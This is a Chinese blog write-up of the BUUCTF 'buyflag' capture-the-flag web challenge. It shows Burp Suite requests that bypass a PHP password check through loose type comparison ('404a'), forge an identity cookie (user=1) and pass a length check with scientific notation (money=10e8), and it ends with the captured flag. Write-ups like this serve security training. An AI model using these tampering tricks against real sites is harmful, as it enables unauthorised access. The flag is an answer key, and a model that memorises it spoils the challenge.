

buuctf-buyflag

原创


[m0_62094846](#) 于 2021-11-13 15:00:30 发布 289 收藏

文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。


本文链接: https://blog.csdn.net/m0_62094846/article/details/121302833

版权



翻了页面, 看了源代码, 都没什么信息

右上角有个MENU, 点进去看看



Only Cuit's students can buy the FLAG

看到这句话可能就要伪造ip了

但还要回答密码，不知道什么意思，看看源代码

```
57 <hr />
58
59 </div>
60 </section>
61 </article>
62
63 <!-- Footer -->
64 <footer id="footer">
65
66 <ul class="copyright">
67 <li>&copy; Syclover</li><li>Design: C14y</li>
68 </ul>
69 </footer>
70
71 </div>
72
73 <!-- Scripts -->
74 <script src="assets/js/jquery.min.js"></script>
75 <script src="assets/js/jquery.scrollTo.min.js"></script>
76 <script src="assets/js/jquery.scrolly.min.js"></script>
77 <script src="assets/js/skel.min.js"></script>
78 <script src="assets/js/util.js"></script>
79 <!--[if lte IE 8]><script src="assets/js/ie/respond.min.js"></script><![endif]-->
80 <script src="assets/js/main.js"></script>
81
82 </body>
83 <!--
84 <pre>post money and password
85 if (isset($_POST['password'])) {
86     $password = $_POST['password'];
87     if (is_numeric($password)) {
88         echo "password can't be number<br>";
89     }elseif ($password == 404) {
90         echo "Password Right!<br>";
91     }
92 }
93 -->
94 </html>
95
```

CSDN @m0_62094846

POST password=404a, 抓包修改一下身份

Request

```
1 POST /pay.php HTTP/1.1
2 Host: 40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 13
9 Origin: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81
10 Connection: close
11 Referer: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81/pay.php
12 Cookie: UM_distinctid=17c1343da01131-028c7906556a018-4c3e2778-144000-17c1343da02121; user=0
13 Upgrade-Insecure-Requests: 1
14
15 password=404a
```

Response

```
38 </div>
39 </li>
40 </ul>
41 </nav>
42 </header>
43
44 <!-- Main -->
45 <article id="main">
46 <header>
47 <h2>
48 Flag
49 </h2>
50 <p>
51 Flag need your 100000000 money
52 </p>
53 </header>
54 <section class="wrapper style5">
55 <div class="inner">
56
57 <h3>
58 attention
59 </h3>
60 <p>
61 If you want to buy the FLAG:<br>
62 You must be a student from CUIT!!!<br>
63 You must be answer the correct password!!!
64
65 </p>
66 <hr />
67 <p>
68 Only Cuit's students can buy the FLAG<br>
69 </p>
70 </div>
71 </section>
```

CSDN @m0_62094846

user有点特别，应该是在这里检验身份

Target: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81


Request

```
1 POST /pay.php HTTP/1.1
2 Host: 40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 13
9 Origin: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81
10 Connection: close
11 Referer: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81/pay.php
12 Cookie: UM_distinctid=17c1343da01131-028c7906556a018-4c3e2778-144000-17c1343da02121; user=1
13 Upgrade-Insecure-Requests: 1
14
15 password=404a
```

Response

```
46 <header>
47 <h2>
48   Flag
49   Flag need your 100000000 money
50 </h2>
51 </header>
52 <section class="wrapper style5">
53   <div class="inner">
54     <h3>
55       attention
56     </h3>
57     <p>
58       If you want to buy the FLAG:</br>
59       You must be a student from CUIT!!</br>
60       You must be answer the correct password!!!
61     </p>
62     <p>
63       you are Cuitter</br>
64       Password Right!</br>
65       Pay for the flag!!!hacker!!!</br>
66     </p>
67   </div>
68 </section>
69 </article>
70
71 <!-- Footer -->
72 <footer id="footer">
73
74   <ul class="copyright">
```

身份正确，但是要pay for flag



页面需要100000000 money，这应该是参数

Burp Suite Professional v2021.3 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x ...

Send Cancel < >

Target: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81

Request

```

1 POST /pay.php HTTP/1.1
2 Host: 40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81
10 Connection: close
11 Referer: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81/pay.php
12 Cookie: UM_distinctid=17c1343da01131-028c7906556a018-4c3e2778-144000-17c1343da02121; user=1
13 Upgrade-Insecure-Requests: 1
14
15 password=404a&money=100000000

```

Response

```

52 <h3>
53   attention
54 </h3>
55 <p>
56   If you want to buy the FLAG:</br>
57   You must be a student from CUIT!!!</br>
58   You must be answer the correct password!!!
59 </p>
60 <hr />
61 <p>
62   you are Cuiteer</br>
63   Password Right!</br>
64   Member lenth is too long</br>
65 </p>
66 <hr />
67 </div>
68 </section>
69 </article>
70
71 <!-- Footer -->
72 <footer id="footer">
73
74   <ul class="copyright">
75     <li>
76       &copy; Syclover
77     </li>
78     <li>
79       Design: Cl4y
80     </li>
81   </ul>
82 </footer>

```

Done

CSDN @ 859 bytes 547ms

数字太长了，用科学计数法，注意用e

Burp Suite Professional v2021.3 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x ...

Send Cancel < >

Target: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81

Request

```

1 POST /pay.php HTTP/1.1
2 Host: 40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 24
9 Origin: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81
10 Connection: close
11 Referer: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81/pay.php
12 Cookie: UM_distinctid=17c1343da01131-028c7906556a018-4c3e2778-144000-17c1343da02121; user=1
13 Upgrade-Insecure-Requests: 1
14
15 password=404a&money=10e8

```

Response

```

48 </h2>
49 <p>
50   Flag need your 100000000 money
51 </p>
52 </header>
53 <section class="wrapper style5">
54 <div class="inner">
55 <h3>
56   attention
57 </h3>
58 <p>
59   If you want to buy the FLAG:</br>
60   You must be a student from CUIT!!!</br>
61   You must be answer the correct password!!!
62 </p>
63 <hr />
64 <p>
65   you are Cuiteer</br>
66   Password Right!</br>
67   FLAG(ae000a92-2fc0-42b7-8960-7134db03482f)
68 </br>
69 </p>
70 <hr />
71 </div>
72 </section>
73 </article>
74
75 <!-- Footer -->
76 <footer id="footer">
77
78   <ul class="copyright">
79     <li>
80       &copy; Syclover
81     </li>
82     <li>
83       Design: Cl4y
84     </li>
85   </ul>
86 </footer>

```

Done

CSDN @ 879 bytes 654ms



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)